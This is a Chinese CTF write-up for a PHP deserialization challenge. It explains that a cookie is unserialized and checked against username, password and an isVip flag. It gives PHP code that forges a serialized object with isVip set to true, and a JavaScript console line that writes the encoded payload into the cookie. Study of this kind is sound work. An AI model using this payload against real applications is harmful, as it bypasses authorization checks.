
通过代码审计可以知道本题的核心在于,把cookie的值进行反序列化,然后判断cookie反序列化后的值是不是从url中get到的username和password的值,并且判断该user是否为vip,只有都满足时才会执行$user->vipOneKeyGetFlag(); 并返回flag
,
我们可以url中输入?username=xxxxxx&password=xxxxxx
然后来传递cookie值使其满足条件
我们先按f12打开开发者工具点击存储
并添加一个cookie
我们将名称改为user

然后我们该对cookie的值也进行修改,可以在本地写一段 PHP 代码来生成恶意的序列化字符串
php
<?php
class ctfShowUser{
    public $username='admin'; // 自定义用户名
    public $password='admin'; // 自定义密码
    public $isVip=true;       // 强行修改为 true!
}

$a = new ctfShowUser();
echo serialize($a);
// 输出结果类似于:O:11:"ctfShowUser":3:{s:8:"username";s:5:"admin";s:8:"password";s:5:"admin";s:5:"isVip";b:1;}
?>
我们这里可以使用在线工具来进行构造

当我们想修改cookie的值是会出现错误
这是因为生成的 PHP 序列化字符串中包含了一些特殊符号(比如双引号 "、分号 ;、花括号 {} 等)。有些浏览器或开发者工具插件在直接通过表格双击修改 Cookie 值时,会因为 RFC 规范或安全策略限制,不允许输入这些未经处理的字符,从而导致写入失败。
既然通过可视化界面的"双击修改"被拦截了,我们可以使用以下两种更底层、更高效的方式将 Payload 塞进去:
在控制台用 JavaScript 写入并进行 URL 编码
直接在表格里改容易因为特殊字符报错,我们可以让浏览器把这一串字符先编码(URL Encode)再存入。浏览器对编码后的安全字符是绝对不会拦截的。
在当前题目页面打开 F12,把选项卡从"存储/Application"切换到 "控制台" (Console)
输入document.cookie = "user=" + encodeURIComponent('O:11:"ctfShowUser":3:{s:8:"username";s:6:"xxxxxx";s:8:"password";s:6:"xxxxxx";s:5:"isVip";b:1;}');
